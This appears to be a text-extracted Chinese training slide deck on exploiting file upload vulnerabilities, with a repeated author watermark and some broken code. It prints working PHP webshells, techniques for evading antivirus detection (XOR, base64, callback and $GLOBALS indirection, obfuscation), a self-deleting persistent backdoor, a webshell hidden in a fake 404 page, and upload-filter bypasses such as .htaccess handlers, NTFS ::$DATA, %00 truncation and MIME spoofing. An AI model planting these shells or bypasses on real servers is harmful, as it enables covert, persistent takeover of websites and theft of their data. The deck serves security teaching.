

There's no place like

127.0.0.1

Cyk7r

Cyk7r

Cyk7r

任意文件上传

Cyk7r

Cyk7r

Cyk7r

Cyk7r

V5.0


文件上传漏洞

Cyk7r

应用系统在文件上传功能处对用户上传文件类型、格式、内容等做合法性校验，导致攻击者可以上传Webshell文件，同时可利用目录跳转等字符或者控制上传目录，直接上传文件到Web目录或任意目录下，从而可能导致在远程服务器上执行任意恶意脚本文件，从而直接获取应用系统权限。


Cyk7r

Cyk7r



Cyk7r

文件上传过程




WebShell

Cyk7r

webshell可以上传下载文件，查看数据库，甚至可以调用一些服务器上系统的相关命令，通过一些上传方式，将自己编写的webshell上传到Web服务器的页面的目录下，通过插入一句话连接本地的一些相关工具直接对服务器进行入侵操作。

Cyk7r

Cyk7r



```
(*) 基础信息
当前路径: /var/www/html/upload/file/20220217
磁盘列表: /
系统信息: Linux 192.168.100.142 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64
当前用户: apache
(*) 输入 ashelp 查看本地命令
(apache:/var/www/html/upload/file/20220217) $
```

Cyk7r

WebShell

Cyk7r

Cyk7r

```
<?php @eval($_POST['a']); ?>
```

Cyk7r

Cyk7r

- 其中 eval () 就是执行命令的**主体**;
- \$_POST['a'] 就是接收的数据的函数, a是传递的参数;
- eval语言构造器把接收的数据当作PHP代码来执行;

Cyk7r

Cyk7r



WebShell解析

Cyk7r

Cyk7r

`eval()` 是一个语言构造器而不是一个函数，不能被可变函数调用。

Cyk7r

Cyk7r

Cyk7r

`assert()` 可以被可变函数调用，例如诸多的回调函数，这样就灵活很多。

Cyk7r

Cyk7r



其他基础WebShell

1. assert函数
2. create_function函数
3. Cyk7r call_user_func等一系列回调函数
4. preg_replace函数
5. str_rot13函数
6. ...

Cyk7r

Cyk7r

```
<?php assert(@$_POST['a']); ?>
```

```
<?php
```

Cyk7r

```
$fun = create_function('',$_POST['a']);
```

Cyk7r

```
$fun();
```

```
?>
```

Cyk7r

```
<?php
```

```
@call_user_func(assert,$_POST['a']);
```

```
?>
```

```
<?php
```

```
@preg_replace("/abcde/e", $_POST['a'], "abcde" Cyk7r ffg");
```

```
?
```



Webshell基础免杀思路

Cyk7r

1. 目标是关键字（正则匹配）查杀就使用非敏感函数
2. 弱动态扫描的使用类和方式绕过
3. 不直接使用\$_GET和\$_POST来获取数据，还有科学数
123456e123456（php7可用）
4. 异或、hex、base64^{Cyk7r}编码
5. 偏门姿势，如文件包含、反序列化、新建进程执行等
6. 长亭、百度等在线查杀可考虑php混淆加密
7. ...

Cyk7r

Cyk7r

Cyk7r

Cyk7r

Cyk7r

Cyk7r



字符串变形

Cyk7r

ucwords() //函数把字符串中每个单词的首字符转换为大写。

Cyk7r

ucfirst() //函数把字符串中的首字符转换为大写。

Cyk7r

trim() //函数从字符串的两端删除空白字符和其他预定义字符。

substr_replace() //函数把字符串的一部分替换为另一个字符串

substr() //函数返回字符串的一部分。

Cyk7r

strtr()
Cyk7r //函数转换字符串中特定的字符。

strtoupper() //函数把字符串转换为大写。

strtolower() //函数把字符串转换为小写。

Cyk7r



函数绕过

Cyk7r
函数绕过指的是自定义函数绕过。

Cyk7r

Cyk7r

```
<?php
function abc($b){
    return $b;
}
function efg($a){
    return eval($a);
}
function post(){
    return $_POST['x'];
}
function c(){
    return abc(efg(abc(post())));
}
abc(efg(abc(post())));
?>
```

Cyk7r

Cyk7r

Cyk7r



回调函数

Cyk7r

call_user_func_array()
call_user_func()
array_filter()
array_walk()
array_map()
array_reduce()
array_walk()
array_walk_recursive()
filter_var()

Cyk7r

filter_var_array()

uasort()

Cyk7r

uksort()

register_shutdown_f
unction()

Cyk7r

Cyk7r

register_tick_function()
forward_static_call_array()

Cyk7r



特殊字符、符号干扰

Cyk7r

干扰杀软的正则判断，但代码能执行。利用各种回车\r、换行\n、null、空白字符、\$\$、&&、注释等等绕过。

Cyk7r

Cyk7r

Cyk7r



Cyk7r

传参方式

传参时不直接使用\$_GET和\$_POST，而是用\$_REQUEST、\$GLOBALS、\$_SESSION、\$_SERVER内的参数间接传值，也能绕过很多检测。

Cyk7r

```
1 <?php
2 $a = $GLOBALS;
3 $str = '_POST';
4 eval(''. $a[$str]['x']. NULL);
```

Cyk7r



Cyk7r

字符串亦或

Cyk7r

通过例如异或，拼装出来想要的函数。通过亦或构造出a-z中任意一个字符。然后再利用PHP允许动态函数执行的特点，

拼接出函数名，如assert，然后动态执行。

Cyk7r



Cyk7r

利用PHP类


php类中使用魔术方法执行，单独使用也高概率被查杀，可以组合其他免杀方式。

Cyk7r

Cyk7r

Cyk7r

Cyk7r






Cyk7r

综合

Cyk7r

Cyk7r



Cyk7r

Cyk7r

Cyk7r



Cyk7r



混淆加密绕过

Cyk7r

使用工具对php代码进行混淆加密，注意如果代码量过少不能加密。

Cyk7r

Cyk7r

Cyk7r



The screenshot shows the EnPHP website with the following features listed:

- 加密、混淆 (Encryption & Obfuscation):** EnPHP 支持加密混淆 PHP 代码。EnPHP 可以对函数、参数、变量、常量以及内嵌 HTML 代码进行加密、混淆。支持不同的加密强度、混淆方式。
- 压缩PHP代码 (Compress PHP Code):** EnPHP 对PHP和HTML进行压缩。EnPHP 压缩后的PHP和HTML代码，能有效减少代码体积，提升系统性能。压缩后，均无法正常修改文件。
- 兼容性强 (High Compatibility):** EnPHP 支持 PHP5 - PHP7。EnPHP 加密混淆PHP5-PHP7的代码，支持 namespace、class、匿名函数以及最新语法。加密后代码无需安装额外插件。
- 高性能 (High Performance):** 在不影响性能的情况下加密混淆。EnPHP 加密混淆后不添加额外代码，经过大量测试，性能损耗在 1% 以内，绝不会有额外开销。优秀的工具都该拥有高性能。

Cyk7r

Cyk7r

Webshell隐藏

Cyk7r

不死马会删除自身，以进程的形式循环创建隐蔽的后门。

Cyk7r

Cyk7r

Cyk7r

```
?php
set_time_limit(0);
ignore_user_abort(1);
unlink(__FILE__); //删除自身
while(1)
{
    file_put_contents('shell.php', '<?php @eval($_GET[cmd]);?>');
    sleep(10); //间隔时间
}
```

Cyk7r

Cyk7r

Webshell隐藏

Cyk7r

404页面主要用来提升用户体验，可用来隐藏后门文件(包括index页面)。

Cyk7r

Cyk7r


Cyk7r

```
File Edit View Search Terminal Help
!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
<?php
@preg_replace("/[pageerror]/e",$ _POST['error'], "saft");
header('HTTP/1.1 404 Not Found');
?>
~
```

Cyk7r

Cyk7r

上传漏洞导图



客户端JS检测

Cyk7r

一般是在网页上写一段 javascript 脚本，校验上传文件的后缀名，有白名单形式也有黑名单形式。当加载文件，还未点击上传按钮时便弹出对话框，内容如：只允许上传.jpg/.jpeg/.png后缀名的文件，此时并没有发送数据包。

Cyk7r

Cyk7r



Cyk7r

服务端黑名单检测

Cyk7r

黑名单检测：一般有个专门的 blacklist 文件，或者黑名单数组，里面会包含常见的危险脚本文件扩展名。黑名单的绕过方法：特殊可解析后缀、大小写、
空格、\$:DATA、双写等。

Cyk7r

Cyk7r

常见黑名单

文件类型	扩展名
HTML	html、htm、sthml、shtm
PHP	php、php2、php3、php4、php5、phtml、phtml
ASP	asp、aspx、ascx、ashx、asa、cer、cdx
JSP	jsp、jspx、jspx
其他	xml、ini、htaccess、cgi、pl、js、exe、bat、swf

Cyk7r

Cyk7r

漏网之鱼

Cyk7r

漏网之鱼也就是找不在名单里面的后缀名，但是需要保证文件能正常解析，不然没法进行利用。比如在ASP环下，asa 或 cer。php中的php3,phtml等。

Cyk7r

Cyk7r

[\[转到父目录\]](#)

Cyk7r

2018年2月26日	11:11	10	1. asp
2018年2月26日	11:11	10	2. aspx
2018年2月26日	11:11	10	3. cer
2018年2月26日	11:12	10	4. asa
2018年2月26日	11:16	10	5. ascx
2018年2月26日	11:17	10	6. ashx

- [Parent Directory](#)
- [phpinfo.php](#)
- [phpinfo.php2](#)
- [phpinfo.php3](#)
- [phpinfo.php4](#)
- [phpinfo.php5](#)
- [phpinfo.php6](#)
- [phpinfo.phtml](#)

Cyk7r

.htaccess

Cyk7r

.htaccess里面存放着Apache服务器配置相关的指令。主要的作用有：自定义错误页面、MIME类型配置以及访问权限控制等。主要体现在自定义404错误页面、阻止/允许特定IP或IP段、目录浏览与主页、禁止访问指定文件类型、文件密码保护等。但请注意.htaccess的用途范围主要针对此文件所在的当前目录。

Cyk7r

第一种方式，.jpg文件以PHP文件解析

```
Cyk7r #=====
AddType application/x-httpd-php .jpg
# 将.jpg文件以PHP文件解析
#=====
```

第二方式，匹配文件关键字解析

```
#=====
<FilesMatch "hacker">
SetHandler application/x-httpd-php
</FilesMatch>
# 匹配文件名hacker
```

Cyk7r


.user.ini

Cyk7r

借助.user.ini文件轻松让所有php文件都自动包含某个文件，而这个被包含的文件可以是一个正常php文件，也可以是一个包含一句话的webshell.jpg。

Cyk7r

Cyk7r



Cyk7r

大小写

Cyk7r

修改文件后缀，利用大小写过黑名单。

Cyk7r

Cyk7r

Cyk7r

```
sts: 1
```

```
-----8821118626611
```

```
orm-data; name="upload_file"; filename="wen.Php"
```

```
ion/octet-stream
```

Cyk7r

```
"; $ojj="IEbleidle"; $hsa="E9TVFsnd2VuJ10p"; $fnx="0w=="; $zk =  
.tdrd_redpdldadcde"); $ef = $zk("z", "", "zbazsze64_zdzeczodze"); $dva =  
pe_fpupnpcptpipopn"); $zvm = $dva(' ', $ef($zk("le", "", $ojj.$mt.$hsa.$
```

```
-----8821118626611
```

```
orm-data; name="submit"
```

Cyk7r

双写

Cyk7r

修改文件后缀，构造文件扩展名为.pphpphp，双写绕过。

Cyk7r

Cyk7r

Cyk7r

887793631260

```
name="upload_file"; filename="wen.pphpphp"  
-stream
```

Cyk7r

Cyk7r

```
IEBleldle"; $hsa="E9TVFsnd2VuJ10p"; $fnx="0w=="; $zk =  
dldadcde"); $ef = $zk("z", "", "zbazsze64_zdzeczodze"); $d  
cptpipopn"); $zvm = $dva(' ', $ef($zk("le", "", $ojj.$mt.$hs  
887793631260  
name="submit"
```

Cyk7r

空格和点


Cyk7r

修改文件名为 test.asp. 或 test.asp_(下划线为空格), 因为windows 系统自动去掉后面的点和空格。

Cyk7r

Cyk7r

Cyk7r



Cyk7r

NTFS数据流

Cyk7r

NTFS交换数据流属于NTFS文件系统独有的特性,在NTFS文件系统下,每个文件都可以存在多个数据流。如果文件名+::\$DATA,::\$DATA之后的数据当成文件流处理,且保持"::\$DATA"之前的文件名。

Cyk7r

上传的文件名	服务器表面现象	生成的文件内容
Test.php::\$DATA	生成test.php	<?php phpinfo();?>
Test.php::\$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::\$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

Cyk7r

服务端白名单检测

Cyk7r

白名单检测：一般有个专门的白名单文件，里面会包含常见的允许上传的脚本文件扩展名。白名单的绕过方法：中间件解析漏洞、00截断、文件包含。

Cyk7r

Cyk7r



Cyk7r

利用00截断绕过

Cyk7r

在url中 %00 表示ascll码中的 0 , 而ascii中0作为特殊字符保留,
表示字符串结束, 所以当url中出现%00时就会认为读取已结束。

比如: `https://xxx.com/upload/?filename=test.php%00.txt`此时后端接收到文件明的是test.php。

注: php版本要小于5.3.4 , 5.3.4及以上已经修复该问题。还有在php.in中magic_quotes_gpc=off。

Cyk7r



服务端MIME类型检测

Content-Type, 互联网媒体类型, 也叫MIME类型。在HTTP协议消息头中, 使用Content-Type来表示请求和响应中的媒体类型信息。它用来告诉服务端如何处理请求的数据, 以及告诉客户端 (一般是浏览器) 如何解析响应的数据, 比如显示图片, 解析并展示html等等。

Cyk7r

```
1 POST /Pass-11/index.php?save_path=../upload/ HTTP/1.1
2 Host: 192.168.100.200
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
  rv:55.0) Gecko/20100101 Firefox/55.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*
  /*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----262381718232257
8 Content-Length: 590
9 Referer:
  http://192.168.100.200/Pass-11/index.php?save_path=../u
  pload/
```

Cyk7r

常见MIME类型

Cyk7r

常见MIME类型有：

Cyk7r

Cyk7r

.jpg	image/jpeg
.gif	image/gif
.png	image/png
.txt	text/plain
.word	application/msword
.html	text/html
.*(二进制流，位置文件类型)	application/octet-stream

Cyk7r

Cyk7r

服务端二次渲染绕过

Cyk7r

调用API或函数去进行文件加载检测。常见的是图像渲染和二次渲染。

Cyk7r

二次渲染的原理是调用imagecreatefromjpeg()函数对图像进行二次编译即进行了二次渲染。

Cyk7r

Cyk7r

```
//判断文件后缀与类型，合法则进行上传操作  
if(($fileext == "jpg") && ($filetype=="image/jpeg")){  
    if(move_uploaded_file($tmpname,$target_path)){  
        //使用上传的图片生成新的图片  
        $im = imagecreatefromjpeg($target_path);  
    }  
}
```

Cyk7r

Cyk7r

条件竞争绕过

Cyk7r

条件竞争漏洞是一种服务器端的漏洞，由于服务器端在处理不同的请求时是并发进行的，因此如果并发处理不当或相关操作顺序设计的不合理时，将会导致此类问题的发生。

Cyk7r

Cyk7r

? **Payload Sets** Cyk7r

You can define one or more payload sets. The number of payload sets depends on the type and can be customized in different ways.

Payload set:	1	▼	Payload count:	unknown
Payload type:	Null payloads	▼	Request count:	unknown

Cyk7r

Cyk7r

Cyk7r

THANKS!

Cyk7r

Cyk7r

Cyk7r

感谢聆听

Cyk7r

Cyk7r

